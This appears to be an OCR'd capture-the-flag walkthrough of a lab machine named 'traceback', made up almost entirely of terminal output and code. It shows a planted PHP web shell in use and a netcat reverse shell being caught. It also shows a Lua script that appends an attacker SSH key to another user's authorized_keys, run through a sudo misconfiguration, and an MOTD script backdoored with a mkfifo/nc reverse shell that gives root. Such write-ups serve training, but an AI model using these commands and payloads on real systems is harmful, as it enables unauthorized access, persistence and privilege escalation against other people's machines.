


10.10.10.181
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
This site has been owned
I have left a backdoor for all the net. FREE INTERNETZZZ
- Xh4H -





```
<!DOCTYPE html>
<html>
<head>
    <title>Help us</title>
    <style type="text/css">
        @-webkit-keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        @-moz-keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        @keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        body {
            -webkit-animation: blinking 12.5s infinite;
            -moz-animation: blinking 12.5s infinite;
            animation: blinking 12.5s infinite;
            color: red;
        }

    </style>
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>
```


Branch: **master** New pull request

This branch is 4 commits behind TheBinitGhimire:master.

**TheBinitGhimire** Update andela.php

| | |
|---|---|
| README.md | Initial commit |
| alfa3.php | Create alfa3.php |
| alfav3.0.1.php | Rename alfav3-encoded.php to alfav3.0.1.php |
| andela.php | Update andela.php |
| bloodsecv4.php | Create bloodsecv4.php |
| by.php | Create by.php |
| c99ud.php | Create c99ud.php |
| cmd.php | Create cmd.php |
| configkillerionkros.php | Create configkillerionkros.php |
| jspshell.jsp | Create jspshell.jsp |
| mini.php | Create mini.php |
| obfuscated-punknopass.php | Create obfuscated-punknopass.php |
| punk-nopass.php | Create punk-nopass.php |
| punkholic.php | Update punkholic.php |
| r57.php | Create r57.php |
| smevk.php | Create smevk.php |
| wso2.8.5.php | Create wso2.8.5.php |


10.10.10.181/smevk.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Uname : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server : Apache/2.4.29 (Ubuntu)
Useful : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions :
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl
Cwd : /var/www/html/ drwxr-xr-x [ home ]
Sec. Info
Files
Console
Bypasser
Safe Mode
String tools
Import Scripts
Network
Readable Dirs
Defacer
Code Injector
Domains
Logout
File manager
Name
Size
Modify
Owner/Group
Permissions
Actions
[ .. ] dir 2019-08-24 03:42:53 root/root drwxr-xr-x R T
bg.jpg 528.97 KB 2019-07-31 04:50:58 root/webadmin -rw-r--r-- R T E D
gh.php 5.37 KB 2020-03-18 01:34:00 webadmin/webadmin -rw-r--r-- R T E D
index.html 1.09 KB 2019-08-27 04:29:44 root/webadmin -rw-r--r-- R T E D
smevk.php 102.62 KB 2020-02-27 05:37:01 root/webadmin -r--r--r-- R T E D
Copy
>>
index.php
Add your Deface
Change dir:
/var/www/html/
>>
Read file:
>>
Make dir:
>>
[ Writeable ]
Make file:
>>
[ Writeable ]
Execute:
>>
Upload file:
Browse...
No file selected.
>>
[ Writeable ]
SmEvK_PaThAn Shell v3 coded by Kashif Khan




# Not Found

The requested URL /gh.php was not found on this server.

---

*Apache/2.4.29 (Ubuntu) Server at 10.10.10.181 Port 80*

```
root@kali:~/Masaüstü# nc -nlvp 9091
listening on [any] 9091 ...
connect to [10.10.15.238] from (UNKNOWN) [10.10.10.181] 58088
Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 01:48:21 up 1 min,  0 users,  load average: 0.13, 0.04, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash');"
webadmin@traceback:/$ pwd
pwd
/
webadmin@traceback:/$ cd home
cd home
webadmin@traceback:/home$ cd webadmin
cd webadmin
webadmin@traceback:/home/webadmin$ ls
ls
kunal.lua  note.txt  shell.lua
webadmin@traceback:/home/webadmin$ cat note.txt
cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
webadmin@traceback:/home/webadmin$ sudo -l
sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
webadmin@traceback:/home/webadmin$ wget http://10.10.15.238:8081/gh.lua
wget http://10.10.15.238:8081/gh.lua
--2020-03-18 01:50:01--  http://10.10.15.238:8081/gh.lua
Connecting to 10.10.15.238:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 661 [application/octet-stream]
Saving to: 'gh.lua'

gh.lua              100%[===================>]     661  --.-KB/s    in 0.002s

2020-03-18 01:50:02 (263 KB/s) - 'gh.lua' saved [661/661]
```

```
root@kali:~/Masaüstü# cat gh.lua
hue = io.open("/home/sysadmin/.ssh/authorized_keys","a")
hue:write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCzm/93lWtU42aNCVj1SOzffFj+U4JSY66FTav1x0QpKwS0J2cEZBO1efDwWMIuGDKbRNVIEDUESW56Qcfq+Tz1pzdOMAoGZmddq8r7cW6KaBFzGKF+r6PLOfjEknd7QjNgTz2hPn
+Bf/B4SF7dbyGjaW0g6zCVGRS2Q1TPftMJkHI3mquWY3ulrR/KUw2O0zxB6MttvkQ8mvyV+MjV6qisiCAGY5P/bFt4UU2P8W9WFku7ZIS1ABPYDO9wEE+GvYZvh73R1kVNhLwq7I96/GT7spX5wQFhb7uBKwG6dMKfp6Mrgb1P4Bf1WGe2H7erq/6
s5AC3rQDgU8ykcO6lRhwMNH74J4rZXknLgrJ9THw1Fy/0/sZ3A3exeLDIlrGM84DyZDiLa7PoDTaFGqLBFhiB6ktotA0a4gTv7ZE5XJBiWcvHhCpPta/7oOxCk93qEV1mZ6vtX/xhMMzH3iqsBIevleVsNXQXY+k83IrEVOnC8dA9RtApT0tMHsle
zlsQlOM= root@kali")
hue:close()
print("done!!")
```

```
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit gh.lua
<admin$ sudo -u sysadmin /home/sysadmin/luvit gh.lua
done!!
webadmin@traceback:/home/webadmin$
```

```
root@kali:~/Masaüstü# ssh -i id_rsa sysadmin@10.10.10.181
##################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
##################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Mar 18 01:50:28 2020 from 10.10.15.169
$ pwd
/home/sysadmin
$ ls
luvit  user.txt
$ cat user.txt
c24349701ae38c33ffbf0cceb2c46020
```

```
sysadmin@traceback:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.124 4141 >/tmp/f
echo "\nWelcome to Xh4H land \n"
```

```
root@kali:~/Masaüstü# ssh -i id_rsa  sysadmin@10.10.10.181
##########################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
##########################################
```

```
root@kali:~/Masaüstü# nc -nlvp 4141
listening on [any] 4141 ...
connect to [10.10.15.124] from (UNKNOWN) [10.10.10.181] 52194
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# pwd
/
# cd root
# ls
root.txt
# cat root.txt
ccda9e554daa04f6f56d822a357585d6
#
```